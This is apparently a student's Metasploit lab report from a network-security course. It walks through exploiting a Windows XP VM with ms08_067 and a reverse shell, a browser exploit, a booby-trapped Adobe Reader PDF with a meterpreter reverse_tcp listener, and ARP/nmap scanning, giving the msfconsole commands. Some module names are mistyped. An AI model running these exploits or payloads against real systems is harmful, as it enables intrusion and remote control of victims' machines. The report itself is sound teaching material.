
20155328 网络攻防 实验五:MSF基础应用
20155328 网络攻防 实验五:MSF基础应用
实践内容及过程记录
一、Windows服务渗透攻击————ms08_067
攻击机:kali
靶机:WindowsXP(英文版)
第一步,分别查看攻击机和靶机的IP。


在kali终端中,输入msfconsole进入msf控制台,依次输入以下指令:
use exploit/windows/smb/ms08_067_netapiuse exploit/windows/smb/ms08_067_netapi

show payloads

set payload generic/shell_reverse_tcp

set LHOST 192.168.127.138

set LPORT 5328

set RHOST 192.168.127.139

set target 0

exploit

攻击成功,可以看到已经获取了靶机的系统信息:

二、浏览器渗透攻击————ms11_103
在kali终端输入msfconsole打开msf控制台,输入以下参数:

被攻击的主机可以看到网页无法正常打开:

回到kali,输入以下指令:
sessions

sessions -i n//n为显示的最大进程号

可以看到攻击成功了。
三、针对Adobe Reader的渗透攻击
在kali中进入msf控制台,输入以下指令:
use windows/fileformat/adobe)cooltype_sing

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.127.139

set LPORT 5328

set FILENAME 20155328.pdf

exploit
生成了PDF:

将生成的PDF拷贝到靶机上。
kali中输入back,进入监听模块,输入以下命令:
use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.127.139

set LPORT 5328

exploit

然后在靶机上打开PDF:


攻击机显示攻击成功:
四、应用Aux辅助模块
1.browser_info
在kali终端中输入show auxiliary,查看aux中都有哪些模块,最后选中gather/browser_info。
进入到msf控制台后,依次输入以下命令:
use auxiliary/gather_browser_info

set SRVHOST 192.168.127.138 //kali的IP

set SRVPORT 5328

exploit
可以看到生成了URL,且Server Start。

复制链接,在靶机(WindowsXP)中进行访问:

回到kali,可以看到已经获取了靶机访问该url的浏览器信息。

2.arp_sweep
先在kali终端中输入以下命令,手动创建一个msf所需的数据库:
service postgresql start

msfdb start
再输入msfconsole开启msf,输入命令use auxiliary/scanner/discovery/arp_sweep进入模块,设置参数:(RHOSTS填写kali所在的网段)

设定好了以后输入run,可以看到除了自己主机IP外,还有三个其他IP:


在msf中输入命令db_nmap -O 192.168.127.139(靶机IP),可以看到开启的端口号即靶机的目标操作系统。
基础问题回答
用自己的话解释什么是exploit,payload,encode。
exploit:利用漏洞或一切可利用的东西进行获取用户权限、篡改文件信息等操作。
payload:在靶机上执行的一段代码,可以反弹连接。
encode:对特征码进行编码,改变特征码。
实践总结与体会
这次实验主要是做的小模块比较多,感觉还。。挺厉害的。。再接再厉吧。
20155328 网络攻防 实验五:MSF基础应用的更多相关文章
- 20155201 网络攻防技术 实验五 MSF基础应用
20155201 网络攻防技术 实验五 MSF基础应用 一.实践内容 一个主动攻击实践,如ms08_067 一个针对浏览器的攻击,如ms11_050 一个针对客户端的攻击,如Adobe 成功应用任何一 ...
- 20155235 《网络攻防》 实验五 MSF基础应用
20155235 <网络攻防> 实验五 MSF基础应用 实验内容 一个主动攻击实践,如ms08_067; (1分) 一个针对浏览器的攻击,如ms11_050:(1分) 一个针对客户端的攻击 ...
- 2017-2018-2 20155225《网络对抗技术》实验五 MSF基础应用
2017-2018-2 20155225<网络对抗技术>实验五 MSF基础应用 ms08_067 用search命令,搜索与ms08_067相关的模块,如图: 找到了对应的攻击模块expl ...
- 20155313 杨瀚 《网络对抗技术》实验五 MSF基础应用
20155313 杨瀚 <网络对抗技术>实验五 MSF基础应用 一.实验目的 本实验目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.一个主动 ...
- 20145236《网络攻防》Exp5 MSF基础应用
20145236<网络攻防>Exp5 MSF基础应用 一.基础问题回答 解释exploit,payload,encode是什么: exploit就是负责负载有用代码的交通工具,先通过exp ...
- 20155226《网络攻防》 Exp5 MSF基础应用
20155226<网络攻防> Exp5 MSF基础应用 基础问题回答 1.用自己的话解释什么是exploit,payload,encode? exploit : Exploit的英文意思就 ...
- 20155301 《网络攻防》 Exp5 MSF基础应用
20155301 <网络攻防> Exp5 MSF基础应用 基础问题 1.用自己的话解释什么是exploit,payload,encode 答:exploit就是利用一些工具的,用来收集目标 ...
- 20155318 《网络攻防》Exp5 MSF基础应用
20155318 <网络攻防>Exp5 MSF基础应用 基础问题 用自己的话解释什么是exploit,payload,encode? exploit就相当于是载具,将真正要负责攻击的代码传 ...
- 20155321 《网络攻防》 Exp5 MSF基础应用
20155321 <网络攻防> Exp5 MSF基础应用 基础问题 用自己的话解释什么是exploit,payload,encode 关于exploit,我觉得exploit是利用一些工具 ...
随机推荐
- 2018-10-16 22:56:13 c language
2018-10-16 22:56:13 c language 我们把上面的步骤总结一下,可以发现一个完整的编程过程是: 编写源文件:这是编程的主要工作,我们要保证代码的语法 100% 正确,不能有任何 ...
- innodb compressed 表碰到的问题,BUG么?
innodb compressed 表碰到的问题 (摘自 http://papaisadba.puyu.me/?p=239) compressed innodb 表是MySQL 5.5开始提供的功能, ...
- c#创建文件( File.Create() )后对文件写操作出错的分析
在C#中,使用system.IO.File.Create()创建完一个文件之后,如果需要对这个文件进行写操作,会出现错误,提示你“这个文件正在被使用”. 原因是System.IO.File.Creat ...
- MyEclipse总是quick update解决办法
这个问题的解决办法是关闭自动更新 1. Windows > Preferences > MyEclipse> Community Essentials, 把选项 "Sear ...
- MySQL基础之 视图
视图 视图就是从一个表或多个表导出来的一张虚拟的表.通过这个窗口可以看到系统专门提供的数据,方便用户操作的同时增加了安全性. 视图的特点: 1.视图的列可以来自于不同的表. 2.视图是由实际存在的表创 ...
- 使用Index()+Match()函数实现更为灵活的VLookUp()
上一篇 http://www.cnblogs.com/-SANG/p/8407017.html 文章中已经介绍了vlookup的用法. 今天要使用index+match实现更为灵活的vlookup 先 ...
- PyQt5--CustomizeSignal
# -*- coding:utf-8 -*- ''' Created on Sep 14, 2018 @author: SaShuangYiBing Comment: This example is ...
- Spring boot整合Hive
使用Spring boot整合Hive,在启动Spring boot项目时,报出异常: java.lang.NoSuchMethodError: org.eclipse.jetty.servlet.S ...
- IOS和安卓不同浏览器常见bug
一.IOS自带safari浏览器 1.safari不支持fixed.input输入框 iOS下的 Fixed + Input 调用键盘的时候fixed无效问题 拖动页面时 header 和 foote ...
- jquery attr处理checkbox / select 等表单元素时只能使用一次的坑
先上html结构 <body> <form action=""> <input type="checkbox" id=" ...